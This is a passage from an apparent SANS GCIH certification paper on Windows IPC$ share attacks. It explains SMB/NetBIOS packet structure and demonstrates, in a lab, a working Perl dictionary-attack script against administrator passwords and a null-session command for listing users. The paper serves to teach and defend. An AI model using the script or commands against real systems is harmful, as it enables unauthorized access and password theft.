



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

IPC Share Exploit: Methodology of Chinese Attackers

By Bernard Kan

GCIH Practical Assignment

Version 2.1a (revised January 20, 2003)

Option 2: Cyber Defense Initiative

© SANS Institute 2003, Author retains full rights.

Table of Contents

Abstract	3
Introduction	4
Targeted Services - SMB on Port 445 & Port 139	4
Description of Services/Applications - IPC\$ Share	6
SMB/CIFS Protocol	6
Vulnerabilities	8
Exploit Details	9
Protocol Description	10
NETBIOS Header	11
SMB Base Header	13
SMB Command Header	14
Diagram	17
How the Exploit Work	19
IPC Exploit by Chinese Attackers	24
Exploit Variants	29
Web Defacement	30
Activate Telnet Services	31
Activate Terminal Services	33
Installation of DameWare Utilities	38
Socks Proxy Installation	43
Signatures of Attacks	48
How to Protect Against It	50
Reference	53

© SANS Institute 2003, Author retains full rights.

Abstract

IPC\$ share exploit is a very common attack used by Chinese attackers. Efficient attack tools (e.g. Fluxay) were developed to reconnaissance and compromise vulnerable machines effectively. Chinese attackers also developed many tutorial articles describing the methodology of IPC\$ share exploit and its related tactics. This paper systematically describes and analyses the techniques employed by Chinese attackers. Finally, security measures to protect Windows from the attack were described.

© SANS Institute 2003, Author retains full rights.

PART 1 - Targeted Port

Introduction

Microsoft Windows uses the SMB protocol to share files and printer resources with other computers. In older versions of Windows (e.g. 95, 98, ME & NT), SMB shares ran on NetBIOS over TCP/IP (NBT) on ports 137/tcp and udp, 138/udp, and 139/tcp. However, in later version of Windows (e.g. 2000 and XP), it is possible to run SMB directly over TCP/IP on port 445. It has often been the case that these poorly configured shares were exposed to the Internet. Intruders have been able to leverage poorly protected Windows shares by exploiting weak or Null passwords to access user-created and default administrative shares.

The CERT/CC has recently received a number of reports of exploitation of Null or weak Administrator passwords on systems running Windows 2000 or Windows XP. The following advisories were most relevant to this issue:

IN-2000-02: Exploitation of Unprotected Windows Networking Shares

CA-2001-20: Continuing Threats to Home Users


CA-2003-08 Increased Activity Targeting Windows Shares

Some of the attacks were caused by self-propagating worms, while some of the attacks seemed to be done by individual attackers manually.


Targeted Services - SMB on Port 445 & Port 139

The following figure is a snapshot of statistics at 9 August 2003. Port 445, used by Windows 2000/XP SMB services, currently is the most attacked port. Port 139, used for traditional SMB services, is also the fifth most attacked port.

© SANS Institute 2003, Author retains full rights.



For the last 70 days, number of hosts scanning for port 445 has increased for six folds. This is shown by the red line in the figure below. The main reason for the increase is that more and more viruses and worms now target IPC as a way to spread across the Internet.



Description of Services/Applications - IPC\$ Share

The IPC\$ share is a default share in Windows NT/2000 system which is used by a client when it needs to send a command to the server. This command can be a request to have the list of the shares available on the server. But this can also include the exchange of commands useful to get the list of users defined on a server, to dynamically exchange some parameters on the server, etc. This IPC\$ share is in fact used to allow the server to receive what is called a Remote Procedure Call (RPC). Typical RPC that a Windows NT/2000 server can recognize is the facility to start and stop remotely a service from a remote location, or modifying the content of the list of users (the SAM database). The IPC\$ share is also associated with what is called a 'named pipe', this is in fact a special channel which interconnect two distant process (one on the client side and one on the server side, for instance). This 'named pipe' carries information regarding one particular task.

SMB/CIFS Protocol

According to Microsoft, Common Internet File System (CIFS) is intended to provide an open cross-platform mechanism for client systems to request file and print services from server systems over network. It is an extended, public version of the standard Server Message Block (SMB) protocol. We will refer to the term "SMB" collectively in this paper that includes both the standard SMB and the new CIFS protocol.

SMB is a protocol that operates the data transfer between sharing files, devices, named pipes or mail slot across. It can run over TCP/IP, NetBEUI, DECnet Protocol and IPX/SPX. With a SMB implementation over TCP/IP, DECnet or NETBEUI, the NETBIOS names must be used. There are a lot of versions of the SMB protocol. But the most used (on Windows 95, 98, Windows NT, Windows 2000 and XP) is the NT LM 0.12 version. The discussions below were based on the NT LM 0.12 version.

Let's consider the process of how an SMB client establishes a SMB session with a server.

1 - To begin the client requests the server for a NETBIOS session.

The client sends his encoded NETBIOS name to the SMB server (which listening connection requests on port 139). The server receives the NETBIOS name and replies with a NETBIOS session packet to validate the session. The client enters after in a SMB session establishment i.e. the identification of the client to the SMB server.

2 - The client sends a SMB negprot request packet (negprot for "negotiate protocol").

The client gives a list of SMB protocol versions supported. Then the server


sends a SMB negprot reply packet (with information like SMB domain name, maximum connections accepted, and SMB protocol versions supported...)

3 - After the negotiation of protocols, the client processes to a user or share identification on the server.

This process is operated by the SesssetupX request packet (SesssetupX for Session Setup and X). The client sends a couple of login/password or a simple password to the server that refuses or allows the connection with a SesssetupX reply packet.

4 - Ok, when the client has finished with negotiation and identification it sends a TconX packet for specifying the network name of the resource that it wants to access, and the server sends a Tconx reply indicating if the connection is accepted or not.

The whole process is illustrated in the following diagram:



If the client (running on Windows XP or 2000) has NBT enabled, it always tries to connect to the port 139 and 445 simultaneously. If the client has a response from the port 445, the client will send a RST packet to the port 139. If the client has no response from the port 445, it will try to connect on port 139. If it has no response from the both, the session will fail. If the client has NBT disabled, the client will try on the port 445 only. In the case of XP/2000, when SMB is running over TCP (port 445), the NETBIOS request session need not be used.

Vulnerabilities

The dark side of IPC is that, hackers can make use of IPC\$ share to gain access of a Windows NT/2000 server that is not protected by firewall on the Internet. In the worst case, an attacker can gain full administrative control (including the graphical GUI) of the machine. The key to success of the attack is whether the attacker can guess or brute-force the administrator password of the server. It is very easy to find a Windows machine on the Internet that has a weak administrator password. Many worms come up recently make use of

the weak password and infect Windows NT/2000 via IPC\$ share.

© SANS Institute 2003, Author retains full rights.

PART 2 - Specific Exploit

Exploit Details

There were a number of CVE exploits related to port 445 or port 139. However, most of them were DoS attacks.

CAN-2002-0597 (445/tcp)	LANMAN service on Microsoft Windows 2000 allows remote attackers to cause a denial of service (CPU/memory exhaustion) via a stream of malformed data to microsoft-ds port 445.
CAN-2002-0283 (445/tcp)	Windows XP with port 445 open allows remote attackers to cause a denial of service (CPU consumption) via a flood of TCP SYN packets containing possibly malformed data.
CVE-2000-0347 (139/tcp)	Windows 95 and Windows 98 allow a remote attacker to cause a denial of service via a NETBIOS session request packet with a NULL source name.
CVE-1999-0153 (139/tcp)	Windows 95/NT out of band (OOB) data denial of service through NETBIOS port, aka WinNuke


The IPC exploit discussed in the paper attack the vulnerability of weak Administrator password, only three CERT advisories were related to this issue.

IN-2000-02	Exploitation of Unprotected Windows Networking Shares
CA-2001-20	Continuing Threats to Home Users
CA-2003-08	Increased Activity Targeting Windows Shares

Due to the nature of IPC exploits, all versions of Windows NT 4.0, Windows 2000 and Windows XP (including .Net servers) were vulnerable to this attack. Protocols involved in the attack included TCP/IP, NETBIOS and SMB.

Protocol Description

In part 1, we already have a description of how a SMB client establish a session to the SMB to a server. Here I will give a description of the most packets types involved in SMB protocol. As IPC exploits mainly happened via the Internet, we will consider how SMB runs over TCP/IP. A typical SMB packet looks like this:



Over the TCP/IP header, there is a NETBIOS header. It mainly contains NETBIOS information (e.g. NETBIOS names of client and server machine) for earlier versions of SMB.

"SMB Base Header" contains some information, like the size of reception buffers, maximum connections allowed, etc. It also contains a number that identifies the command requested.

"SMB Command Header" is a header with all the parameters for the requested command (a command like negotiate protocol versions).

"Data" is the data for the requested command.

We will look at those headers in greater details.

NETBIOS Header

NETBIOS (NETwork Basic Input and Output System) is widely used on Microsoft network. It is a software interface and a naming system. Each computer has a NETBIOS name, which is 15 characters long, and the sixteenth character is used to identify the type of computer. For example,

0x00 base computer, workstation

0x20 resource sharing server

An NETBIOS header look like this:

Type (1 byte)
Flags (1 byte)
Length of data bytes (2 bytes)
NETBIOS names & encoding (if any)

For the "Type" field, several values are possible:

0x81	It corresponds to a NETBIOS session request. This code is used when the client sends its NETBIOS name to the server.
0x82	It is a positive response to a NETBIOS session request. This code is used by the server to authorize a NETBIOS session.
0x00	It corresponds to a session messages. This code is always used in a SMB session, i.e. when the client has sent this NETBIOS name to the server and has received a positive reply.

The second field Flags is always 0 in the case of SMB.

The "Length" field contains a count of data bytes (The NETBIOS header is not included), "data" means the number of bytes follow the NETBIOS header (could be SMB Base header + SMB Command header + DATA or NETBIOS names and encoding).

The way that SMB encodes a NETBIOS name is quite interesting. A NETBIOS encoded name is 32 bytes long and a NETBIOS name is always give given in upper case characters.

It is very easy to encode a NETBIOS name. For example, to encode a client computer called "BILL", 11 spaces is padded to the right to make up the length to 15 characters. Character "0x00" (represent workstation) is added to end. In hexadecimal, the 16 characters string become:

0x42 0x49 0x4C 0x4C 0x20 0x20 0x00

Each byte are split in 4 bit halves:

0x4 0x2 0x4 0x9 0x4 0xC 0x4 0xC 0x2 0x0 ...

Each 4-bit half is added to the ASCII value of the 'A' letter (0x41):


$0x4 + 0x41 = 0x45 \rightarrow$ ASCII value = E

$0x2 + 0x41 = 0x43 \rightarrow$ ASCII value = C

...

So finally, the encoded NETBIOS name is 32 byte long.

The following is an example of NETBIOS session request and response that may occur after a successful three-way-handshake from BOB (client) to ALICE (server) machine:



When SMB is running directly over port 445/tcp (in the case of Windows 2000/XP), the NETBIOS header is reduced to a special header of 4 bytes long.

Zero	0x00
Length	3 bytes

In this case, the NETBIOS request session need not be used.

SMB Base Header

The following is the format of a SMB Base Header.

Protocol (4 bytes)
Command (1 byte)
Error class (1 byte)
Reserved (1 byte)
Error Code (2 bytes)
Flags (1 byte)
Flags2 (14 bytes)
Tree ID (2 bytes)
Process ID (2 bytes)
User ID (2 bytes)
Multiplex ID (2 bytes)

Some of the important fields are described.

The "Protocol" field contains the name of the protocol "SMB" with a 0xFF before.

The "Command" field contains the value of the requested command. For example 0x72 is for the "negotiate protocol" command.

The "Tree ID" field is used when the client is successfully connected to a resource on a SMB server. The number identifies the connected resources.

The "Process ID" field is used when the client has successfully created a process on the server. The number identifies the created process.

The "User ID" field is used when a user is successfully authenticated on a server. The number identifies the authenticated user.


The "Multiplex ID" field is used in couple with the "Process ID" when a client has several requests on the server (process, threads, file access, etc.).

The "Flags2" field is also important, when the bit 15 is set, the strings are UNICODE strings.

SMB Command Header

The structure of "SMB Command Header" is different for different SMB commands. For the same SMB command, the structure of header for request and response is also different. For simplicity, we select the "SMB Command Header" for Negotiate Protocol Command request as example. This command request is used in the first step of the SMB session establishment. The Command code for the field "Command" in the "SMB Base Header" is 0x72.

Here is the structure of what we called "negprot request" header:



This packet is sent by the client to give the server its list of SMB protocol versions supported. For this packet, "Word count" field is always set to zero. "Byte count" field is equal to the size of the "Dialects". The code for "Dialect" is always equal to 0x02.

The following is an example of a SMB "negprot request" packet.

Type	0x00	NET Bios Header
Flags	0x00	
Length	154	
Protocol	0xFF,'SMB'	SMB Base Header
SMB Command	0x72 (SMBnegprot request)	
Error class	0x00	
Error code	0	
Flags1	0x00	
Flags2	0x00	
Tree ID	0	
Process ID	5371	
User ID	0	
Multiplex ID	385	
Word Count	0	SMB Command Header
Dialects	0x02, "PC NETWORK PROGRAM 1.0"	
	0x02, "MICROSOFT NETWORKS 3.0"	
	0x02, "DOS LM1.2X002"	
	0x02, "DOS LANMAN2.1" 0x02,	
	0x02, "Windows for Workgroups 3.1a"	
	0x02, "NT LM 0.12"	

The command in the message is SMBnegprot, a request to negotiate a protocol variant that will be used for the entire session. Note the client sends to the server a list of all the variants that it can speak.

The server responds to the SMBnegprot request with an index into the list of variants that the client offered, starting with index 0, or with the value 0xFF if one of the protocol variants are acceptable. Continuing this example, the server responds with the value 5, which indicates that the NT LM 0.12 dialect will be used for the remainder of the session.

Type	0x00	NET Bios Header
Flags	0x00	
Length	154	
Protocol	0xFF,'SMB'	SMB Base Header
SMB Command	0x72 (SMBnegprot reply)	
Error class	0x00	
Error code	0	
Flags1	0x00	
Flags2	0x00	
Tree ID	0	
Process ID	5371	
User ID	0	
Multiplex ID	385	SMB Command Header
Word Count	2	
	00 00 05 00	

The next step after negotiating the dialect is to transmit session and login parameters for the session. This includes the account name and password (if there is one), the workgroup name, the maximum size of data that can be transferred, and the number of pending requests that may be in the queue at any one time.

In the following example, the Session Setup command presented allows for an additional SMB command to be piggybacked onto it. The letter X at the end of the command name indicates this, and the hexadecimal code of the second command is given in the Com2 field. In this case the command is 0x75, which is the Tree Connect and X command. The SMBtconX message looks for the name of the resource in the smb_buf buffer, which is the last field listed in the following request.

Type	0x00	NETBios Header
Flags	0x00	
Length	139	
Protocol	0xFF,'SMB'	SMB Base Header
SMB Command	0x73 (SMBsesssetupX request)	
Error class	0x00	
Error code	0	
Flags1	0x10	
Flags2	0x0	
Tree ID	0	
Process ID	5371	
User ID	1	
Multiplex ID	385	
Word count	13	SMB Command Header
Com2	0x75 (SMBtconX request)	
Res1	0x0	
Off2	106	
MaxBuffer	2920	
MaxMpx	2	
VcNumber	0	
SessionKey	0x1FF2	
CaseInsensitivePasswordLength	1	
CaseSensitivePasswordLength	1	
Reserved	0x0	
Capabilities	0x1	
ByteCount	50	
Password_ANSI	'KRISTIN'	
Password_Unicode	"	
AccountName	'MYACC'	
Domain	'PARKSTR'	
NativeOS	Windows 4.0	
LanMan	Windows 4.0	
smb_buf	'\\ESCRIME\\PUBLIC'	


For the final step, the server returns a Tree ID to the client, indicating that the user has been authorized access and that the resource is ready to be used.

Type	0x00	NETBios Header
Flags	0x00	
Length	78	
Protocol	0xFF, 'SMB'	SMB Base Header
SMB Command	0x73 (SMBsesssetupX reply)	
Error class	0x00	
Error code	0	
Flags1	0x80	
Flags2	0x1	
Tree ID	121	
Process ID	5371	
User ID	1	
Multiplex ID	385	
Word count	3	SMB Command Header
Com2	0x75 (SMBtconX reply)	
Res1	0x0	
Off2	68	
Action	0x01	
ServerNativeOS	Unix Samba 1.9.1	
Domain	PARKSTR	


Now that a Tree ID has been assigned, the client may issue any sort of command that it would use on a local disk drive. It can open files, read and write to them, delete them, create new files, search for filenames, and so on.

Diagram

The following is typical attack scenario. The victim machine is a Windows NT/2000/XP machine (probably a server) directly connected to the Internet. The attacker is another Windows NT/2000/XP desktop that can access any machines on the Internet.



For demonstration purpose of this paper, I made use of an existing testing network. The testing network consisted of three machines: One Windows 2000 Server (the Victim), one Windows 2000 Professional workstation (the Attacker) and one Redhat Linux 6.2 workstation (the Observer). The figure below illustrated how they were configured. Most of the screen shots presented in this paper were captured from the Attacker machine. Only screen shots presented in the section 'Attack signatures' and 'How to prevent against it' were captured from the Victim machine. The Observer machine was just used to capture and analyze traffic during attack and played only a minor role in this paper.



How the exploit works

Traditional way of hacking IPC\$ involving running of script to brute force a user password. I obtained the following script from Packetstorm.

```

# IPC$crack
# Created by Mnemonix 1st of May 1998

$victim = $ARGV[0];
$user = $ARGV[1];
open (OUTPUT, ">c:\net.txt");
open (PASSWORD, "c:\passwd.txt");
$passwd = <PASSWORD>;
while ($passwd ne "")
{
    chop ($passwd);
    $line = system ("net use \\$victim\ipc$ $passwd /user:$user");
    if ($line eq "0")
    {
        print OUTPUT ("User\'s password on $victim is $passwd.");
        $passwd="";
    }
    else
    {
        $passwd = <PASSWORD>;
        if ($passwd eq "")
        {
            print OUTPUT ("Not cracked.");
        }
    }
}

```


The script comes with a password list of 36,785 dictionary words and it just try every potential password on the list against the target server via IPC\$ share. Even though the script was written as early as 1998, it is still usable nowadays. The following screen shots showed a successful hack of the administrator password on a Windows 2000 server from a Windows 2000 professional workstation in a testing environment.

The screenshot shows a Windows 2000 command prompt window titled "C:\WINNT\System32\cmd.exe". The user has entered the command "C:\ipc>ping 192.168.0.128". The output shows four successful ping replies from 192.168.0.128 with 32 bytes of data, response times around 10-40ms, and TTL=128. Ping statistics for 192.168.0.128 show 4 packets sent, 4 received, and 0% loss. The user then enters the command "C:\ipc>perl ipc\$crack.pl 192.168.0.128 administrator_".

The script of the was executed by

perl ipc\$crack.pl <target ip> <account name>


After a series of attempts, the administrator password was cracked by dictionary attack. (Note: the script was modified a little bit to show the cracked password on screen).



```
C:\WINNT\System32\cmd.exe

System error 1326 has occurred.
Logon failure: unknown user name or bad password.
System error 1326 has occurred.
Logon failure: unknown user name or bad password.
System error 1326 has occurred.
Logon failure: unknown user name or bad password.
The command completed successfully.
administrator's password on 192.168.0.128 is secret.
C:\ipc>
C:\ipc>
C:\ipc>
C:\ipc>
C:\ipc>
C:\ipc>
C:\ipc>
C:\ipc>
C:\ipc>
C:\ipc>
```

In Windows 2000/NT, administrator account can be renamed to anything the user wants. (Unlike Unix-based systems, 'root' cannot be renamed!). However, this doesn't help much on a Windows 2000/NT that is not secured properly, as user names can be queried by using the notorious "null" session.



```
C:\WINNT\System32\cmd.exe

C:\ipc>net use \\192.168.0.128\ipc$ "" /user:""
The command completed successfully.

C:\ipc>net user

